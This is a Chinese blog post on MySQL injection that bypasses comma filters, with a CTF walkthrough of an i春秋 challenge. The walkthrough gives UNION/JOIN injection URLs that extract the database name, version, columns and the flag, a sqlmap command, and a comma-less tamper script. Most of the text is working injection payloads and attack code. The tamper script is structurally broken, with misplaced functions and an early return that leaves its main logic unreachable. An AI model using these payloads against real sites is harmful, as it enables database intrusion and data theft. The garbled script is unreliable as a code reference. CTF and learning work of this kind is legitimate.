SQL 注入简单总结——过滤逗号注入(附绕过tamper)

最近做了一些 CTF 题目，发现 sql 题目很喜欢出过滤 "," 的题目，借此机会特此总结。并且我有一个想法能够通过编写 tamper 尽量多的解决 sql 注入的题目。

在使用盲注的时候，需要使用到 substr(),mid(),limit。这些子句方法都需要使用到逗号。对于 substr() 和 mid() 这两个方法可以使用 from to 的方式来解决:

```
select substr(database() from 1 for 1);
select mid(database() from 1 for 1);
```

使用 join：

```
union select 1,2     #等价于
union select * from (select 1)a join (select 2)b
```

使用 like：

```
select ascii(mid(user(),1,1))=80   #等价于
select user() like 'r%'
```

对于 limit 可以使用 offset 来绕过：

```
select * from news limit 0,1
# 等价于下面这条SQL语句
select * from news limit 1 offset 0
```

```
select * from table1 where id =1 and exists (select * from table2 where ord(substring(username from 1 for 1)=97);
127' UNION SELECT * FROM ((SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT 4)d JOIN (SELECT 5)e)#

select case when substring((select password from mysql.user where user='root') from 1 for 1)='e' then sleep(5) else 0 end
#


substring((select password from mysql.user where user='root') from -1) ='e'

原文: https://blog.csdn.net/nzjdsds/article/details/81322529
```

例题 1 i 春秋百度杯九月场 SQLI

https://www.ichunqiu.com/battalion?t=1&r=54791

首先在源代码里有提示 login.php, 但是这是个假链接，真链接在 header 里 l0gin.php


```
http://81abba4bbfd54553ab84f1969f4479dc0e3ad323bdca49b0.changame.ichunqiu.com/l0gin.php?id=1'
```

这里进行模糊测试，看看过滤了哪些参数

参考： https://segmentfault.com/a/1190000018748071

https://www.4hou.com/vulnerable/6933.html


这里时第一次用 fuzz，不太熟练，自己会在测试中逐渐加入自己的语句，提高效率，这里强行解释一波



57	@variable	200	□	□	373
58	,@variable	200	□	□	364

image.png

这里两个文件长度应该差 1，但是缺差了 9，点进去看一下，发现，后面全都被截取了，应该是过滤了逗号




Payload: @variable
Status: 200
Length: 373
Timer: 56

```
Date: Thu, 27 Jun 2019 15:32:08 GMT
Content-Type: text/html
Content-Length: 167
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 6da694a,-
X-Cache: bypass

<html>
<title>try to bypass me</title>

<table border='1'>
                <tr>
                <th>id</th>
                <th>username</th>
                </tr><tr><td>@variable</td><td>  </td></tr></table></html>
```

image.png



Payload: ,@variable
Status: 200
Length: 364
Timer: 60

```
Content-Type: text/html
Content-Length: 158
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 6da694a,-
X-Cache: bypass

<html>
<title>try to bypass me</title>

<table border='1'>
                <tr>
                <th>id</th>
                <th>username</th>
                </tr><tr><td></td><td>  </td></tr></table></html>
```

image.png


这里我们使用

```
127' UNION SELECT * FROM ((SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT 4)d JOIN (SELECT 5)e)#
```

这条语句

```
http://53574d90404b480e84e9c1d271100ceeb27c702c456643d4.game.ichunqiu.com/l0gin.php?id=1' union select * from (select database()) a join (select version() ) b %23
```

发现页面正常，这里我们其实成功了但是只会显示第一句因为联合查询第一个语句有结果的话就会出第一个语句的结果我们把 1 改为不存的值就行




```
http://751a7d497a1340b691e6ab46870e19591a3a478c8eb34430.changame.ichunqiu.com/l0gin.php?id=1' union select * from (select database()) a join (select version() ) b %23
```

id	username
1	flag

image.png

查表名




```
http://751a7d497a1340b691e6ab46870e19591a3a478c8eb34430.changame.ichunqiu.com/l0gin.php?id=-1' union select * from (select database()) a join (select version() ) b %23
```

id	username
sqli	5.5.50-0ubuntu0.14.04.1

image.png

查字段名




```
http://53574d90404b480e84e9c1d271100ceeb27c702c456643d4.game.ichunqiu.com/l0gin.php?id=-1' union select * from (select column_name
from information_schema.columns where table_schema = 'sqli' and table_name = 'users') a join (select version() ) b %23
```

id	username
id	5.5.50-0ubuntu0.14.04.1

image.png

但是你这里会发现只出现了 id，其实还有其他的但是位置不够显示不出来，这里我们用不了 concat 因为我们不知道其他字段的名字不能联合，concat_ws 也不能用因为这个函数有逗号会失效，这里我就直接使用 group_concat() 直接把所有字段连在一起显示出来而且不需要用到逗号



```
http://53574d90404b480e84e9c1d271100ceeb27c702c456643d4.game.ichunqiu.com/l0gin.php?id=-1' union select * from (select
flag_9c861b688330 from users) a join (select version() ) b %23
```

id	username
flag{edbb4306-d34d-48ed-ad7b-51207711a629}	5.5.50-0ubuntu0.14.04.1

image.png

参考： https://www.jianshu.com/p/5d34b3722128

利用 sqlmap tamper 解决过滤逗号问题

python sqlmap.py –u

" http://81abba4bbfd54553ab84f1969f4479dc0e3ad323bdca49b0.changame.ichunqiu.com/l0gin.php?id=1 " –p id ––level 3 ––risk 3 ––tamper=commalessmysql –v3 –D sqli –T users ––columns

commalessmysql.py

```
#!/usr/bin/env python2

"""
Writed by Ovie 2016-12-05
注意使用python2 sqlmap.py --tamper 'commalessmysql'
"""
import re

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOWEST

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces some instances with something whthout comma

    Requirement:
        * MySQL

    Tested against:
        * MySQL 5.0


    >>> tamper('ISNULL(TIMESTAMPADD(MINUTE,7061,NULL))')
```

```
'ISNULL(NULL)'

>>> tamper('MID(VERSION(), 2, 1)')
'MID(VERSION() FROM 2 FOR 1)'


>>> tamper('IF(26=26,0,5)')
'CASE WHEN 26=26 THEN 0 ELSE 5 END'

>>> tamper('IFNULL(NULL,0x20)')
'CASE WHEN NULL=NULL THEN 0x20 ELSE NULL END'

>>> tamper('LIMIT 2, 3')
'LIMIT 3 OFFSET 2'
"""


def commalessif(payload):
    if payload and payload.find("IF") > -1:
        while payload.find("IF(") > -1:
            index = payload.find("IF(")
            depth = 1
            comma1, comma2, end = None, None, None

            for i in xrange(index + len("IF("), len(payload)):
                if depth == 1 and payload[i] == ',' and not comma1:
                    comma1 = i

                elif depth == 1 and payload[i] == ',' and comma1:
                    comma2 = i

                elif depth == 1 and payload[i] == ')':
                    end = i
                    break

                elif payload[i] == '(':
                    depth += 1

                elif payload[i] == ')':
                    depth -= 1
            if comma1 and comma2 and end:
                _ = payload[index + len("IF("):comma1]
                __ = payload[comma1 + 1:comma2]
                ___ = payload[comma2 + 1:end]

                newVal = "CASE WHEN %s THEN %s ELSE %s END" % (_, __, ___)
                payload = payload[:index] + newVal + payload[end + 1:]
            else:
                break

    return payload

def commalessifnull(payload):
    if payload and payload.find("IFNULL") > -1:
        while payload.find("IFNULL(") > -1:
            index = payload.find("IFNULL(")
            depth = 1
            comma, end = None, None

            for i in xrange(index + len("IFNULL("), len(payload)):
                if depth == 1 and payload[i] == ',':
                    comma = i

                elif depth == 1 and payload[i] == ')':
                    end = i
                    break

                elif payload[i] == '(':
                    depth += 1

                elif payload[i] == ')':
                    depth -= 1

            if comma and end:
                _ = payload[index + len("IFNULL("):comma]
                __ = payload[comma + 1:end].lstrip()
                newVal = "CASE WHEN %s=NULL THEN %s ELSE %s END" % (_, __, _)
                payload = payload[:index] + newVal + payload[end + 1:]
            else:
                    break

        return payload

    retVal = payload


    if payload:
        retVal = re.sub(r'(?i)TIMESTAMPADD\(\w+,\d+,NULL\)', 'NULL', retVal)
        retVal = re.sub(r'(?i)MID\((.+?)\s*,\s*(\d+)\s*\,\s*(\d+)\s*\)', 'MID(\g<1> FROM \g<2> FOR \g<3>)', retVal)
        retVal = commalessif(retVal)
        retVal = commalessifnull(retVal)
        retVal = re.sub(r'(?i)LIMIT\s*(\d+),\s*(\d+)', 'LIMIT \g<2> OFFSET \g<1>', retVal)

    return retVal
```

参考：

https://www.jianshu.com/p/5d34b3722128

https://www.jishuwen.com/d/2GA5

https://www.jishuwen.com/d/2c3j

https://www.cnblogs.com/Vinson404/p/7253255.html